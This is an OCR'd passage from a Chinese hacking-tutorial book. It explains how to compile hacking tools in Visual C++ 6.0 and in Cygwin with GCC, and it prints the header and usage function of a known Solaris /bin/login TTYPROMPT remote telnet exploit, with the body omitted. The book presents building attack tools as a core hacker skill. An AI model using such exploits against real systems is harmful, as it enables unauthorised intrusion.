


图 10

上面讲叙了如何编译 Windows 模式下的 VC 源程序，下面我们讲解如何编译 dos 模式下的 VC 源程序。现在的黑客程序绝大多数都是在 dos 模式下使用的，所以学会编译 dos 模式下的源程序是很重要的。




图 11

运行VC6.0，打开“文件”菜单，点“新建”，选择 win32 console application，如图 9，也就是建立一个 DOS 模式下的应用程序，工程名取 scan，点“确定”，在跳出的选择框中选“A simple application”，点“完成”，再点“确定”，就生成了一个 dos 模式下的应用程序。

打开这个 scan.cpp 文件，得到代码如下：

```
“int main(int argc, char* argv[])
{
    return 0;
}”
```

把scan.cpp文件原来的代码的内容替换成我们要编译的dos模式下的代码，我们这里用的是一个扫描器的代码（光盘中有收录），把代码复制下来，然后粘贴到 scan.cpp 的代码里，如图 10。

然后可以开始编译它，向前面一样，打开菜单“编译”，点“构建 scan.exe”，提示编译出错了，如图 11，信息如下，

```
Configuration: scan - Win32 Debug
Compiling...
StdAfx.cpp
Compiling...
scan.cpp
Linking...
nafxcwd.lib(thrdcore.obj) : error LNK2001: unresolved external symbol __endthreadex
nafxcwd.lib(thrdcore.obj) : error LNK2001: unresolved external symbol __beginthreadex
Debug/scan.exe : fatal error LNK1120: 2 unresolved externals
Error executing link.exe.
scan.exe - 3 error(s), 0 warning(s)
```

这是因为程序源代码采用了多线程，而VC没有进行多线程设置。




图 12

下面我们来进行设置，打开菜单“工程”，点击设置，弹出 Project Steing 对话窗，选择“C/C++”卡片项，选择“分类”中的Code Generation

项。如图12，再把“Use run-time library”项的“Debug single-threaded”改为“Debug Multithreaded”，把单线程改为多线程，如图13。




图13




图14




图15

然后点击“确定”，设置就完成了。接着再次进行编译，编译顺利通过，零错误，零警告，如图14，生成的DOS下运行的可执行程序scan.exe放在Debug目录中，如图15。

通过对本节两个例子的学习，大家应该能够掌握如何用VC来编译有源代码的黑客工具了。是不是也不是那么难的吧！不过还是那句话，这些都是基础知识，要成为真正的高手，还要靠大家自己不断的锤练。

第三节 Cygwin环境下打造黑客兵器

一、安装Cygwin

UNIX下的GCC开发能力是非常强大的，能对C和C++进行预处理、编译、汇编，作为一名黑客撑握UNIX编程，可以说是必须的。网络上很多攻击工具的代码也都是在UNIX下编写的，要想使用它们来为我们服务就必须有UNIX系统的机子。然而对于大多数菜鸟朋友和新手朋友来说，根本没有机会接触UNIX的机子，最多也是玩一下Linux，我们最熟悉的还是Windows的机子。有没有两全其美的办法呢？让我们既能用Windows操作系统，又能使用UNIX下的程序工具。很高兴的告诉你，是可以的。那就是大名鼎鼎的Cygwin，相信很多人都听说过。不过有的菜鸟可能不知道，还是让我们解释一下吧。

Cygwin是Cygwin公司的产品，它提供了一个在Windows操作系统下的UNIX环境，它可以帮助我们把UNIX/Linux下的应用程序移植到Windows操作系统上，是一个功能强大的Windows平台下的UNIX/Linux开发平台。有了Cygwin我们要可以在Windows操作系统下编译使用UNIX平台下的各种黑客工具了。很激动吧，下面就让我们一起来学习怎么安装和使用Cygwin吧。




图1

Cygwin在网上很容易下载得到，精简压缩包也就40多M（光盘中有收录）。解压后运行setup.exe文件，如图1。点击“下一步”，默认的是第一项“install from Internet”（从Internet安装），我们这里应该选第三项“Install from Local Directory”（从本地目录安装），如图2，点“下一步”，选择好安装路径，一般默认就可以了。接着是选择安装项目。




图2




图3

再“下一步”是安装的源文件目录，也是不用改动，点“下一步”就可以了。接着就是选择要安装的包，这一步很重要，因为Cygwin默认是不安装Gcc编译工具的，所以要单击Devel包的De-

fault把它变为Install。如图3，因为在Devel包中带有Gcc编译器包，如图4。




图4




图5

接下来就是开始安装复制文件了，如图5。复制完文件，点“完成”，程序会弹出消息窗“Installation Complet”，点“确定”，就成功完成了Cygwin的全部安装。

在桌面上会产生一个Cygwin的图标，双击Cygwin图标，我们就进入了Cygwin虚拟的UINX环境平台了，如图6。

图6

当前的工作目录在c：\cygin\home\Administrator下面，在Cygwin平台里，你可以用常用的UNIX命令来对它进行操作，如：ls、rm、mkdir、cat、pwd等。

二、编译实战

现在就让我们来学习，怎么用它来编译UNIX下编写的黑客工具源代码。下面是红客联盟的Lion编写的一个Solaris2.6，7，8系统的telnet远程溢出代码文件telnet.c。是一个相当经典的溢出工具，相信很多人都用过。

```
**********************************************************************
    Solaris 2.6, 7, and 8 /bin/login TTYPROMPT remote exploit.
    Code by lion
    lion@cnhonker.net
    Welcome to HUC website http://www.cnhonker.com

**********************************************************************
    #include <stdio.h>
    #include <string.h>
    #include <netdb.h>
    #include <unistd.h>
    #include <errno.h>
    #include <sys/socket.h>
    #include <sys/types.h>
    #include <netinet/in.h>
    #include <arpa/telnet.h>

    #define BUFLEN 1024

     char     shellcode[]=
"\x97\x97\x97\x97\x97\x97";

    void usage(char *p)
    {
    printf("Usage: %s [-u user] [-p port] <-h host>\n\n", p);
    printf("        -u: login username (default: bin), try \"root\" :)\n");
    printf("        -p: port to use (default: 23)\n\n");
    printf("\n");
    exit(0);
    }
```

……
……

代码省略（光盘中有收录）

把telnet.c源程序文件复制到c:\cygin\home\Administrator下面，如图7。然后在Cywin平台下用ls查看，就可以看到这个telnet.c文件了，如图8。

可以看到telnet.c文件存在，现在我们可以用Gcc进行编译了。在命令行输入：

gcc -o sunos_telnet telnet.c 回车，如图9。




图7

